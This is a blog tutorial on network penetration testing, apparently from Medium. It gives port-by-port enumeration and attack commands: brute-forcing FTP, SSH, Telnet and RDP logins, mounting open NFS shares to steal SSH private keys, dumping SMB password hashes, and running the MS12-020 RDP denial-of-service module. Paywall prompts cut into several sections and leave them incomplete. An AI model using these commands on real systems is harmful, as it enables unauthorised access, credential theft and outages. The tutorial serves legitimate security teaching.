

Network Penetration Testing-Part 3



Piyush Patil

May 18 · 10 min read ★

Now we will dig more into Enumeration and Exploitation.



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

FTP (Port 21)

File Transfer Protocol (FTP) used for the transfer of computer files between a client and a server in a network via port 21.

```
nmap -sV 192.168.0.2 -p 21
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix
```

It tells that port is open and it also reveals a service version of the ftp server.

Or we can use

use auxiliary/scanner/ftp/ftp_version

```
msf auxiliary(ftp_version) > set rhosts 192.168.0.2
```

```
msf auxiliary(ftp_version) > exploit
```

Anonymous Login

```
ftp 192.168.0.2
```

When asking for username type anonymous and you can type the password as anything.

Brute Forcing



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

```
use auxiliary/scanner/ftp/ftp_login
```

```
msf auxiliary(ftp_login) > set rhosts 192.168.0.2
```

```
msf auxiliary(ftp_login) > set user_file /root/username.txt
```

```
msf auxiliary(ftp_login) > set pass_file /root/password.txt
```

```
msf auxiliary(ftp_login) > set stop_on_success true
```

```
msf auxiliary(ftp_login) > exploit
```

You may be wondering which username and password dictionary should i use?

<https://github.com/danielmiessler/SecLists/>

<https://github.com/jeanphorn/wordlist>

. . .

SSH (port 22)

SSH, also known as Secure Shell or Secure Socket Shell, is a network protocol that gives users, particularly system administrators, a secure way to access a computer over an unsecured network.

`nmap -sV 192.168.0.2 -p 22` => checking if ssh service is running or not and Banner grabbing.



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

Brute Forcing

use auxiliary/scanner/ssh/ssh_login



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)



user_pass.txt

user_pass.txt contain

Which means username and password pairs separated by space.

You can also use /usr/share/metasploit-framework/data/wordlists/root_userpass.txt

. . .

Telnet (port 23)

Telnet (TN) is a networking protocol and software program used to access remote computers and terminals over the Internet or a TCP/IP computer network.

Telnet Banner Grabbing through Metasploit

use auxiliary/scanner/telnet/telnet_version

msf auxiliary(telnet_version) > set rhosts 192.168.0.2

msf auxiliary(telnet_version) > set rport 23

msf auxiliary(telnet_version) > set threads 4

Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

```
msf exploit (telnet_login) > set stop_on_success true
```

```
msf exploit (telnet_login) > exploit
```

NCRACK

```
ncrack -U username.txt -P password.txt 192.168.0.2:23
```

. . .

SMTP (port 25)



We can use this service to find out which usernames are in the database. This can be done in the following way.



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)



VERFY, EXPN and RCPT can be used to identify users.


252 2.1.5 Cannot VERIFY user, but will take messages for user@domain.com


SMTP response codes

All SMTP commands are met with numeric responses. Following are some common SMTP server response codes and their meanings.

- 220: The SMTP service is ready
- 221: SMTP is closing the transmission channel
- 250: The command has been completed
- 354: OK to transmit message
- 450: Command can not be completed because the mailbox is busy
- 451: Command has been aborted because of an error
- 452: Command has been aborted because the receiving host is out of disk space

Get one more story in your member preview when you sign up. It's free.

 Sign up with Google

 Sign up with Facebook

Already have an account? [Sign in](#)

Smtplib-user-enum

<https://github.com/pentestmonkey/smtplib-user-enum>

```
smtplib-user-enum -M VRFY -U /root/sectools/SecLists/Names/names.txt -t 192.168.1.103
```

- M for mode.
- -U for userlist
- -t for target

Metasploit smtp user enumeration

```
use auxiliary/scanner/smtp/smtp_enum
```

```
msf auxiliary(smtp_enum) > set rhosts 192.168.1.107
```

```
msf auxiliary(smtp_enum) > set rport 25
```

```
msf auxiliary(smtp_enum) > set USER_FILE /root/Desktop/user.txt
```

```
msf auxiliary(smtp_enum) > exploit
```

. . .

Finger (port 79)

Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

Connected to 10.0.0.1.

Escape character is '^['.

root

Login Name TTY Idle When Where

root Super-User console 2:05 Wed 07:23

Connection closed by foreign host.

\$ telnet 10.0.0.1 79

Trying 10.0.0.1...

Connected to 10.0.0.1.

Escape character is '^['.

blah

Login Name TTY Idle When Where

blah ???

Connection closed by foreign host.

finger-user-enum

<http://pentestmonkey.net/tools/finger-user-enum/finger-user-enum-1.0.tar.gz>



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

If you have PERL installed, you should be able to install the modules from CPAN:

```
perl -MCPAN -e shell
```

```
cpan> install Getopt::Std
```

finger-user-enum attempts to automatically parse the results returned by the finger daemon and report only users which exist.

Note: If you ever need to modify the pattern-matching within finger-user-enum (e.g. to support a different finger daemon), you'll need to base the patterns on positive and negative result like those found above.

Here's an example of the most common usage of the tool:

```
$ ./finger-user-enum.pl -U users.txt -t 10.0.0.1
```

Nmap

```
nmap --script finger.nse target_ip
```

Metasploit

```
msf > use auxiliary/scanner/finger/finger_users
```

```
msf auxiliary(scanner/finger/finger_users) > set rhosts 10.22.1.11
```

```
msf auxiliary(scanner/finger/finger_users) > set users_file /tmp/rockyou-top1000.txt
```

```
msf auxiliary(scanner/finger/finger_users) > run
```



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

HTTP (Port 80) and HTTPS (Port 443)

Check my other blog post in which I covered Owasp and Bug Bounty guidelines

. . .

POP3 (port 110)



POP3 is a *message access agent* used to receive the message. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

But for now



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

PASS thisismypassword

list => list all emails/messages

retr 2 => retrieve second number email

quit


. . .

RPCBind (Port 111)

apt-get install rpcbind

apt-get install nfs-common

rpcinfo -p ip



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

```
showmount -e 192.168.56.102
```

The “/” directory is mountable. Note the asterisk sign in front of /, which means every machine on the network is allowed to mount the / folder of this machine.

```
mkdir /tmp/piyush
```

```
mount -t nfs 192.168.56.102:/ /tmp/piyush
```



You can also get any specific directory like /Home which will be mountable

```
mount -t nfs 192.168.56.102:/Home /tmp/piyush
```

Look for nfs access. If it has .ssh then we can use that to bypass authentication to login

Mount the nfs share and copy the id_rsa file to /root/.ssh/ and id_rsa.pub to /root/.ssh

After this use the following commands

```
#ssh-add //from .ssh directory
```



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

interoperability, which means that it can share stuff between Linux and Windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exist on a Linux-server.

SMB uses either IP port 139 or 445.

- Port 139: SMB originally ran on top of NetBIOS using port 139. NetBIOS is an older transport layer that allows Windows computers to talk to each other on the same network.
- Port 445: Later versions of SMB (after Windows 2000) began to use port 445 on top of a TCP stack. Using TCP allows SMB to work over the internet.

Connecting to SMB shares

```
smbclient -L 192.168.56.102
```

Or

```
smbclient -L 192.168.56.102 -U piyush
```



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

You can use get and put command and many other also.

Enumerate SMB shares

```
nmap — script smb-enum-shares <Target>
```

Enumerate SMB Users

```
nmap — script smb-enum-users <Target>
```

Brute force SMB service with password list

```
nmap — script smb-brute -p445 <Target>
```

Brute force SMB service with hashes (Hashes and usernames kept in .txt files)

```
nmap — script smb-brute — script-args=userdb=usernames.txt,passdb=passwords.txt <Target>
```

Discover SMB OS

```
nmap — script smb-os-discovery <Target>
```

Dump hashes remotely — Needs valid credentials

```
nmap -p 135,139,445 — script smb-pwdump — script-args=smbuser=USERNAME,smbpass=PASSWORD <Target>
```

Shows logged in sessions — Needs valid credentials

```
nmap — script smb-enum-sessions -p445 <Target>
```

Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

```
rpcclient $>enumdomusers
```

```
rpcclient $>querydominfo
```

```
rpcclient $>getdompwinfo //password policy
```

```
rpcclient $>netshareenum
```

. . .

SNMP (Port 161)

SNMP, which stands for Simple Network Management Protocol, is a communication protocol that lets you monitor managed network devices including Routers, Switches, Servers, Printers and other devices that are IP enabled all through a single management system/software.

The “**SNMP Community string**” is like a user id or password that allows access to a router’s or other device’s statistics.

First, we will find valid snmp community string.

Common community strings:-

public

private

Community



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)


```
snmpwalk -c public -v1 192.168.1.2 ///v 1 | 2c | 3
```

 are the version on snmp

MIB — Management information base

SNMP stores all the data in the Management Information Base. The MIB is a database that is organized as a tree. Different branches contains different information. So one branch can be username information, and another can be processes running. The “leaf” or the endpoint is the actual data. If you have read-access to the database you can read through each endpoint in the tree. This can be used with snmpwalk. It walks through the whole database tree and outputs the content.

Important MIBs are following:-

1.3.6.1.2.1.25.1.6.0 System Processes

1.3.6.1.2.1.25.4.2.1.2 Running Programs

1.3.6.1.2.1.25.4.2.1.4 Processes Path

1.3.6.1.2.1.25.2.3.1.4 Storage Units

1.3.6.1.2.1.25.6.3.1.2 Software Name

1.3.6.1.4.1.77.1.2.25 User Accounts

1.3.6.1.2.1.6.13.1.3 TCP Local Ports

```
snmpwalk -v1 -c public 192.168.1.125 1.3.6.1.2.1.25.1.6.0
```

snmp-check



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

LDAP provides the communication language that applications use to communicate with other directory services servers. Directory services store the users, passwords, and computer accounts, and share that information with other entities on the network.

```
nmap -p389 -- script=ldap-search 10.10.10.107
```

Adding soon

. . .

RTSP (Port 554)

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port.

```
nmap -- script rtsp-url-brute -p 554 <ip>
```

. . .

MSA (Port 587)

A message submission agent (MSA) or mail submission agent is a computer program or software agent that receives electronic mail messages from a mail user agent (MUA) and cooperates with a mail transfer agent (MTA) for delivery of the mail. It uses ESMTP, a variant of the Simple Mail Transfer Protocol (SMTP), as specified in RFC 6409.



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

You can access it by using

<http://localhost:631>

or

<http://localhost:631/admin>

or

<http://localhost:631/printers>

Nmap

```
nmap -sV -p 631 <ip> — script cups-info
```

Cups version < 2.0.3

<https://www.exploit-db.com/exploits/41233>

. . .

NFS (Port 2049)

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

```
mount -t nfs 192.168.0.10:/sharedfolder /mnt/temp
```

Look for nsf access. If it has .ssh then we can use that to bypass authentication to login

Mount the nfs share and copy the id_rsa file to /root/.ssh/ and id_rsa.pub to /root/.ssh

After this use the following commands

```
#ssh-add //from .ssh directory
```

Now try to ssh as the user for which u got the id_rsa to the system

```
#ssh user@192.168.1.10
```

Now we will have access

. . .

MySQL(Port 3306)

```
nmap -sV -Pn -vv 10.0.0.1 -p 3306 -- script mysql-audit,mysql-databases,mysql-dump-  
hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-  
users,mysql-variables,mysql-vuln-cve2012-2122
```

If you have mysql user name and password then login using:

```
mysql -u <username> -p
```

```
Password:> <password>
```



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)

This is a proprietary protocol developed by windows to allow remote desktop.

Log in like this

```
rdesktop -u guest -p guest 10.11.1.5
```

Brute Forcing

```
ncrack -U username.txt -P password.txt 192.168.0.2:3389
```

Ms12-020 -DOS attack

Checking if target machine is vulnerable or not

```
use auxiliary/scanner/rdp/ms12_020_check
```

```
msf auxiliary(ms12_020_check) > set rhosts 192.168.0.2
```

```
msf auxiliary(ms12_020_check) > set rport 3389
```

```
msf auxiliary(ms12_020_check) > exploit
```

Vulnerable :-

```
use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

```
msf auxiliary(ms12_020_maxchannelids) > set rhost 192.168.0.102
```

```
msf auxiliary(ms12_020_maxchannelids) > set rport 3389
```

```
msf auxiliary(ms12_020_maxchannelids) > exploit
```



Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)



Reverse Engineering, Penetration Testing(Web, Mobile, IoT, Network, Infra)

Follow

More From Medium

Related reads

mlAuth 475

Fool that mlAuth

Files

<https://drive.google.com/file/d/1QvZBVns4ei1fqnhDe2uEBKiaEeFusp=sharing>

Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)



Steganography: The art of hiding messages inside an image with a simple example




Arnav Tripathy in Noteworthy - The Journal Blog

Feb 10 · 4 min read ★



Related reads



Get one more story in your member preview when you sign up. It's free.



 Sign up with Google



 Sign up with Facebook

Already have an account? [Sign in](#)

```
1342 #  
1343 case 1(WORMLIST) in  
1344 0) WORDLIST=/usr/ports : SKIP_DICTIONARY="--disable-collectors dictionary" ;;  
1345 1) WORDLIST=/data/staff/top_1000_subdomains.txt ;;  
1346 *) WORDLIST=/data/staff/top_1000_subdomains.txt ;;
```

Reconnaissance: a eulogy in three acts



europa

Feb 11, 2018 · 8 min read



1.6K



Medium

About

Help

Legal

Get one more story in your member preview when you sign up. It's free.



Sign up with Google



Sign up with Facebook

Already have an account? [Sign in](#)